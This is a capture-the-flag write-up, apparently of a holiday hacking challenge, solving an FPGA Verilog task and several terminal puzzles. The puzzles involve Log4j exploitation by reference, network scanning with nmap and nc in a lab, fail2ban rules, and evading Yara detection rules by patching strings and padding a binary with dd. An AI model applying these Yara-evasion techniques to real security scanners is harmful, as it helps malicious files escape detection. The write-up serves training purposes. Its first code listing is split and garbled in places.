Objective 13 – FPGA Programming

Goal: create a Verilog program to generate a square wave of a given frequency.

We know that the clock frequency is 125MHz. We can do something every clocktick. There’s also a hook for when the FPGA is reset, that we can use to setup some starting state.

The frequency is available as a 32 bit number, which contains the desired frequency * 100 (so it will always contain a positive integer while allowing fractions of a frequency to be specified).

The simulator provides checks for 500MHz, 1000MHz, 2000MHz and random frequencies. To create a 500MHz wave, we must create 500 cycles, so 500*2 output changes per 125.000.000 clockticks.

After watching the video, we create this program as a first version:

```
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);

    localparam CLOCK_FREQUENCY = 125000000;
    reg wave;
    assign wave_out = wave; // output to wave register
    integer ticks, count;

    always @(posedge clk or posedge rst)
    begin
        if (rst == 1)
            begin
                wave <= 0;
                ticks <= 0;
                count <= CLOCK_FREQUENCY / (freq/100) / 2;
            end
        else
            begin
                if (ticks >= count)
                    begin
                        wave <= ~wave;
                        ticks <= 1;
                    end
            end
    end
end
```

```

                else
                    ticks <= ticks + 1;
                end
            end
        end
    endmodule

```

This is a fairly simple program. What is interesting to note, is that ticks is set to 0 at reset. When the counter reaches the calculated number of ticks, we set it back to 1, not 0.

The program works for 500, 1000 and 2000MHz. When simulating a random frequency, this program does not generate the correct frequency (in most cases). The problem is that we work with integers and are dividing them. This will give rounding errors. The assignment already hinted this. I then tried to get a correct value for "count" using the hint (If $\$rtoi(\text{real_no} * 10) - (\$rtoi(\text{real_no}) * 10) > 4$, add 1). Unfortunately, my solution did not work.

I spent a lot of time debugging this, which is not easy as there's not much output coming from the device. But you can write if-statements that drastically change the value of the ticks variable. You can then determine if the 'if' clause was true or not. Luckily, we have an emulator, because if I had a real FPGA, I would have eaten it out of frustration before finishing. It even crossed my mind that maybe you would need to make the cycles asymmetric (one clock tick more on the top flank than the bottom flank) and during this process I found that the simulator checks one of the flanks only.

But I digress. Though laborious debugging, it became clear that the statement to calculate the value of count was not producing the correct result. Typing it in on my calculator: correct result. In Verilog: wrong result. Then it dawned on me that there might be an issue with real/integer conversions. The rounding algorithm in the hint seemed terribly complicated, I just add 0.5 and then take the integer-part. The result is as follows:

```

`timescale 1ns/1ns
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);
    localparam CLOCK_FREQUENCY = 125000000.0;
    reg wave;
    assign wave_out = wave; // output to wave register
    integer ticks, counti;
    real countr;

    always @(posedge clk or posedge rst)
    begin
        if (rst == 1)
            begin
                // start with low output on wave
                wave <= 0;
                ticks <= 0;
                // calculate rounded number of clock ticks for one cycle
                // use all reals first, only then turn into integer
                countr <= (CLOCK_FREQUENCY / (freq/100.0));
                // 2 inverts per cycle, add 0.5 for correct rounding
                counti <= $rtoi(countr/2.0 + 0.5);
            end
        else
            begin
                if (ticks >= counti)

```

```

begin
    wave <= ~wave;
    ticks <= 1;
end
else
    ticks <= ticks + 1;
end
end
endmodule

```

Note that I am adding .0 to numbers to force them to become of type 'real'. I divide by two since we need to invert the signal twice per cycle and at that point add 0.5 and then take the integer part, to get correct rounding.


We click on the button to program the device, which completes the objective. We now have a programmed FPGA chip in our inventory, which we can use to put into the TI Speak & Spell device (probably a fake, as the original one has a TMC0280).

With everything solved, we can go up into the spaceship. When we've done everything and talked with everyone, we can finally talk to the big boss, Santa himself:



At first, he wouldn't talk to me when I clicked on the blue bar on the bottom. But I solved this objective as well. The solution is to click on Santa, avoiding the blue bar.

And finally:



\o/

Terminal exercises

These are the terminal exercises that are not part of the main objectives.

[Jingle Ringford](#)

After typing “answer” the gate opens.

[Noel Boetie – Logic Munchers](#)

We need to play the game in potpourri mode in at least level 3. It presents a board with logic statements:

0b0110 >> 1 = 0b0011	1 >= 4	8 != 6	0b0101 & 0b0001 = 0b0011	True and False	8 <= 4
11 + 5 = 21	12 - 9 = 3	0b0101 << 2 = 0b10100	2 < 2	0b1000 >> 1 = 0b0100	True or True
0b0000 >> 1 = 0b0001	0b0001 >> 2 = 0b0000	0b0010 << 1 = 0b0100		0b1000 >> 2 = 0b0010	0b1000 0b0100 = 0b1100
False or True	0b0111 0b0010 = 0b0111	9 <= 8	not True	False or True	0b0100 >> 2 = 0b0011
False or True	2 <= 7	16 - 11 = 5	0b0000 & 0b0010 = 0b0010	0b0101 & 0b0101 = 0b0101	9 > 9

We need to move to true statements and click until all true statements have been removed.

[Bow Ninecandle – Bonus! Blue Log4Jack](#)

The terminal is teaching us about the log4j vulnerability. We just need to type what is suggested.

[Icky McGoop – Bonus! Red Log4Jack](#)

Assignment: we need to abuse a vulnerability in log4j to get shell access to

<http://solrpower.kringlecastle.com:8983/> and access to the contents of `/home/solr/kringle.txt`. We just need to follow the instructions on

<https://gist.github.com/joswr1ght/fb361f1f1e58307048aae5c0f38701e4>. The contents of the file is:

```
cat /home/solr/kringle.txt
The solution to Log4shell is patching.
Sincerely,
```

Santa

[Fitzy Shortstack – Yara analysis](#)

Assignment: make the application bypass Sparkle Redberry’s Yara scanner.

We have a file `the critical elf app` that, when run, triggers a Yara rule. The rules are in the `yara rules` directory. They are numbered, and we get feedback about what number triggers. The

first rule to trigger is 135, which checks for the presence of the string 'candycane'. Using `vi`, we change this string in the binary to something else of the same length. Now, rule 135 no longer triggers, but rule 1056 triggers. This checks for another string: `$s1 = {6c 6962 632e 736f 2e36}`. We recognize this as ASCII, it spells `libc.so.6`. We use `vi` again to change `libc.so.5` to `libc.so.6` in the binary. The program still runs, now rule 1732 triggers. This rule matches a lot of strings, but only on files <50KB. (There are several rules that only check size of a certain size.) We add a generous (20MB) amount of data to the end of the file and try again.

```
dd if=/dev/zero bs=1M count=20 >> "the critical elf app"
```

When running, it ends with the following line, that signals the completion of the assignment:

Elf Jolliness Quotient:

4a6f6c6c7920456e6f7567682c204f76657274696d65204170707266766564

[Ribb Bonbowford – The Elf C0de](#)

We need to move an elf through the field, using Python code.

0.

Demo round - we only need to press 'Run'.

1.

```
import elf, munchkins, levers, lollipops, yeeters, pits
lollipop=lollipops.get(0)
elf.moveTo(lollipop.position)
elf.moveUp(99)
```

2.

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(10)
lollipop0 = lollipops.get(0)
elf.moveTo(lollipop0.position)
elf.moveUp(4)
elf.moveLeft(3)
elf.moveUp(10)
```

3.

```
import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveLeft(6)
lever0 = levers.get(0)
sum = lever0.data() +2
lever0.pull(sum)
lollipop0 = lollipops.get(0)
elf.moveTo(lollipop0.position)
elf.moveUp(20)
```

4.

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
lever4.pull("A String")
elf.moveUp(2)
lever3.pull(True)
elf.moveUp(2)
lever2.pull(2)
elf.moveUp(2)
lever1.pull(["bras", "aap"])
elf.moveUp(2)
lever0.pull({'bras': 'aap'})
elf.moveUp(2)
```

5.

```
import elf, munchkins, levers, lollipops, yeeters, pits
lever0, lever1, lever2, lever3, lever4 = levers.get()
elf.moveLeft(2)
resp4=lever4.data()+" concatenate"
```

```

lever4.pull(resp4)
elf.moveUp(2)
resp3= not lever3.data()
lever3.pull(resp3)
elf.moveUp(2)
resp2=lever2.data()+1
lever2.pull(resp2)
elf.moveUp(2)
resp1=lever1.data()
resp1.append(1)
lever1.pull(resp1)
elf.moveUp(2)
resp0=lever0.data()
resp0['strkey']='strvalue'
lever0.pull(resp0)
elf.moveUp(2)

```

6.

```

import elf, munchkins, levers, lollipops, yeeters, pits
elf.moveUp(2)
lever = levers.get(0)
data = lever.data()
if type(data) == bool:
    data2 = not data
elif type(data) == int:
    data2 = data * 2
elif type(data) == list:
    data2 = data
elif type(data) == str:
    data2 = data + data
elif type(data) == dict:
    data["a"]=data["a"]++1
    data2=data
lever.pull(data2)
elf.moveUp(2)

```

7.

```

import elf, munchkins, levers, lollipops, yeeters, pits
for num in range(3):
    elf.moveLeft(3)
    elf.moveUp(12)
    elf.moveLeft(3)
    elf.moveDown(12)

```

8.

Here I struggled to keep it within the limits. Then I found out I could have used “moveTo” and use coordinates all along..

```

import elf, munchkins, levers, lollipops, yeeters, pits
for pos in [{'x':12,'y':10}, {'x':0,'y':8}, {'x':12,'y':1},
{'x':10,'y':6},{'x':8,'y':1}]:
    elf.moveTo(pos)
lever = levers.get(0)
lever.pull(["munchkins rule"] + lever.data())
elf.moveTo({'x':2,'y':5})
elf.moveTo({'x':2,'y':2})

```

By completing level 8, the objective is met. Levels 9 and 10 are bonus levels.

9.

```

import elf, munchkins, levers, lollipops, yeeters, pits

def func_to_pass_to_munchkin(list_of_lists):
    sum = 0
    for a in list_of_lists:
        for b in a:

```

```

        if type(b) == int : sum += b
    return sum

all_levers = levers.get()
moves = [elf.moveDown, elf.moveLeft, elf.moveUp, elf.moveRight] * 2

for i, move in enumerate(moves):
    moves[i](i+1)
    if i == len(all_levers) : break
    all_levers[i].pull(i)

elf.moveUp(2)
elf.moveLeft(4)
munchkin = munchkins.get(0)
munchkin.answer(func_to_pass_to_munchkin)
elf.moveUp(2)
10.
import elf, munchkins, levers, lollipops, yeeters, pits
import time
muns = munchkins.get()
lols = lollipops.get()[::-1]
for index, mun in enumerate(muns):
    while abs(elf.position["x"] - mun.position["x"]) < 6 : time.sleep(0.05)
    elf.moveTo(lols[index].position)
elf.moveTo({'x':2, 'y':2})

```

[Piney Sappington – Exif Metadata](#)

In the terminal, we see a bunch of files. They all have about the same creation date. When running `exiftool` on a file, we see metadata, including a creator and a “Last Modified By”, in this case both “Santa Claus”. The command `exiftool *|grep “Last Modified”` shows that one file was modified by Jack Frost (him again!). An `exiftool * | egrep “^File Name|Last Modified”` shows that 2021-12-21.docx is the file that Jack Frost edited. The filename is the answer to complete the objective.

[Tinsel Upatree – Strace Ltrace Retrace](#)

We have a binary `make the candy` that does not run, it says Unable to open configuration file. An `ltrace ./make the candy` shows:

```

fopen("registration.json", "r") = 0
puts("Unable to open configuration fil...Unable to open configuration file.
) = 35
+++ exited (status 1) +++

```

We now know a file `registration.json` is needed. We create an empty one. The program now exits with `Unregistered - Exiting`. With `strace`, we see that the program tries to read something, but don’t see what. An `strace` does show a `gets` is being done, but we don’t see the arguments. So, we add the `-s` option. Still no useful output. We decide to put “registered” in the json file. Now, the `strace` output shows:

```

strchr("registered\n", "Registration") = nil

```

It checks the contents of the file (which is now ‘registered\n’) to see if it matches ‘Registration’. We change the json file to contain ‘Registration’. Now the `strace` shows it is looking for a semicolon, which we add. Next, it wants to see the text “True”. When we add this, the binary works and we have completed the assignment.


```
cat registration.json
Registration:True
It's not really a JSON file, but it works!
```

Greasy GopherGuts – Grepping for Gold

A `bigscan.gnmap` file is provided. A few questions must be answered:

1. What port does 34.76.1.22 have open?

```
grep '[^12]34\.76\.1\.22[^\0-9]' bigscan.gnmap reveals port 62078 is open.
```

2. What port does 34.77.207.226 have open?

```
grep '[^12]34\.77\.207\.226' bigscan.gnmap reveals port 8080 is open.
```

3. How many hosts appear "Up" in the scan?

The naive approach is to use `grep -c 'Status: Up' bigscan.gnmap` which yields 26054. This answer is accepter. A better approach (in this case yielding the same answer) would be:

```
grep 'Status: Up$' bigscan.gnmap | awk '{ print $2 }' | sort -u | wc -l
```

4. How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)

We notice that the port numbers are always preceded by a space and followed by `/open`, so we use:

```
egrep -c ' 80/open| 443/open| 8080/open' bigscan.gnmap
```

The answer is 14372. (Again, this might fail if the open ports are on multiple lines.)

5. How many hosts with status Up have no (detected) open TCP ports?

```
grep Status bigscan.gnmap |grep -v Up
```

 shows that all hosts listed are up, so we need to find out how “no open TCP ports” is marked. Looking in the file, we see that such hosts only have the “Status: Up” line.

Normally, I would write a little `awk` script to see if we get two consecutive lines with “Status: Up”, but since this is a `grep` exercise:

```
grep -c 'Status: Up$' bigscan.gnmap outputs 26054
```

```
grep -c 'Ports: ' bigscan.gnmap outputs 25652
```

The answer is the difference, which is 402.

6. What's the greatest number of TCP ports any one host has open?

Open ports are listed on one line, containing “Ports:”, where each port listed is of the form

`135/open/tcp//msrpc///` with commas in between. What we can do is manually `grep` for longer and longer lists of ports, until we have no matches left. With a bit of binary searching we can speed it up.

```
elf@953ab3873af3:~$ egrep -c '([0-9]*/open[^ ]* *){10}' bigscan.gnmap
259
```

```
elf@953ab3873af3:~$ egrep -c '([0-9]*/open[^ ]* *){20}' bigscan.gnmap
0
```

```
elf@953ab3873af3:~$ egrep -c '([0-9]*/open[^ ]* *){15}' bigscan.gnmap
0
```

```
elf@953ab3873af3:~$ egrep -c '([0-9]*/open[^ ]* *){12}' bigscan.gnmap
5
```

```
elf@953ab3873af3:~$ egrep -c '([0-9]*/open[^ ]* *){13}' bigscan.gnmap
0
```

The answer is 12, as that is the highest number that still produces output.

Jewel Loggins – IPv6 Sandbox

We need to find an IPv6 host that contains a password.

The `ifconfig` command shows that our host has IPv6 address

`2604:6000:1528:cd:d55a:f8a7:d30a:2` with a prefixlen of 112. An IPv6 address is 128 bytes, so the netmask in this case is 14 bytes. It should be feasible to scan the whole `/112` range, so we enter:

```
nmap -6 -PS80 -n -v --open 2604:6000:1528:cd:d55a:f8a7:d30a:0/112
```

This is a good moment to leave the chair I have been sitting in for hours and go for a short walk and a coffee. After returning, I see an active host with IPv6 address

2604:6000:1528:cd:d55a:f8a7:d30a:e405. Next, we retrieve the web page on it with
`curl http://[2604:6000:1528:cd:d55a:f8a7:d30a:e405]`

The reply includes: "Connect to the other open TCP port to get the striper's activation phrase!".

We scan the host fully with `nmap -6 -p1- 2604:6000:1528:cd:d55a:f8a7:d30a:e405`

This shows that port 9000/tcp is open. We connect to this port:

`nc -6 2604:6000:1528:cd:d55a:f8a7:d30a:e405 9000`

The reply is "PieceOnEarth". We type this in the top screen and this solves this assignment.

Eve Snowshows – HoHo ... No

Goal: Configure Fail2Ban to detect and block bad Ips.

- * You must monitor for new log entries in `/var/log/hohono.log`
- * If an IP generates 10 or more failure messages within an hour then it must be added to the naughty list by running `naughtylist add <ip>`
`/root/naughtylist add 12.34.56.78`

We start by manually looking at `/var/log/hohono.log`. It contains combinations of timestamps with a message. We see "Login from <host> successfully" and "Valid heartbeat from <host>" which are not things to be blocked. By using `grep` to filter out certain types of messages, we can build a list of which kinds of messages are of users that potentially need to be blocked. Here is that list:

2021-12-11 18:55:22 Login from <IP> rejected due to unknown user name

2021-12-11 22:54:03 Invalid heartbeat '<user>' from <IP>

2021-12-11 22:52:59 Failed login from <IP> for <user>

2021-12-11 22:47:06 <IP> sent a malformed request

Of course, the <IP> and <user> vary, but these are the 'naughty' messages we want to filter on. We create a file `/etc/fail2ban/filter.d/santa.conf` with this content:

[Definition]

`failregex = Login from <HOST> rejected due to unknown user name`

`Invalid heartbeat '.*' from <HOST>`

`Failed login from <HOST> for .*`

`<HOST> sent a malformed request`

We are not interested in the user, so we supply a wildcard '.*' for these. We now have described what to filter.

We create another file, `/etc/fail2ban/action.d/santa.conf`, with this content:

[Definition]

`actionban = /root/naughtylist add <ip>`

`actionunban = /root/naughtylist del <ip>`

We now have described what fail2ban needs to do when a rule is triggered.

Now we need to tell `fail2ban` to work with these definitions and block people who trigger the rule 10 times per hour. In `/etc/fail2ban/jail.conf` we add a jail configuration (just before `sshd`) containing:

[santa]

`enabled = true`

`filter = santa`

`action = santa`

`logpath = /var/log/hohono.log`

`maxretry = 10`

`findtime = 3600`

We tell `fail2ban` to re-read its config with `service fail2ban restart`.

Now what's left is to have fail2ban re-read the file `/var/log/hohono.log` by issuing the `/root/naughtylist refresh` command. This then puts 19 IP addresses on the naughtylist and completes the objective.

[Chimney Scissorsticks – Santa's Holiday Hero](#)

This is a game that runs in an iFrame. Last year there was also a game in an iFrame. Using Burp on just the iFrame, I could hack the application, but it can then not send the result back to be registered in the account. So last year, I reverted to using Chrome and its built-in web developer tools. I will be using Chrome here as well.

In the game, you can create a room, but then there's a player missing. You could maybe invite another player, but I think the aim of the game is to hack the game in a different way, not just to play it.

When having entered a room, in the Chrome developer tools, under Application, look at the cookies. We see an interesting one here called "HOHOHO" which has a value of `{"single_player":true}` (URL encoded). Can it be that simple? We change the cookie value into `{"single_player":false}` and see what happens. Nothing, apparently. Well, we can start the game, but there's still no automatic player. Under Sources, we find that `holidayhero.min.js` probably holds the game logic. Right on top, we read:

```
spi = setInterval(function() {  
    single_player_mode && (clearInterval(spi),  
    player2_label.showMessage("P2: COMPUTER (On)"),  
    player2_power_button.anims.play("power_on"),  
    toastmessage.showMessage("Player 2 (COMPUTER) has joined!"),  
    player2_power_button.anims.pause())  
}, 100);
```

So there is a boolean value `single_player_mode`.. Let's try to set that. In Console we will set this value. I spent quite some time here without success, until I found out that I was in the console of the main page, not that of the iFrame. On top in the developer tools, you need to select the iFrame from the drop-down menu to get the right console. In the console, we type `single_player_mode=true` and immediately, the computer joins. Now we can start the game and it is not hard to finish with the sleigh fully refueled and the mission accomplished.

[Noxious O. D'or – IMDS Exploration](#)

The terminal is teaching us about IMDS. We just need to type what is suggested.

Grody Goiterson – Frostavator

When we open the panel in the frostavator, we see 6 interconnected logic gates with 4 inputs and 3 outputs. We guess the outputs should all be high. We can move around the logic gates to rearrange the schematic.

With the following setup, we have enabled the frostavator:

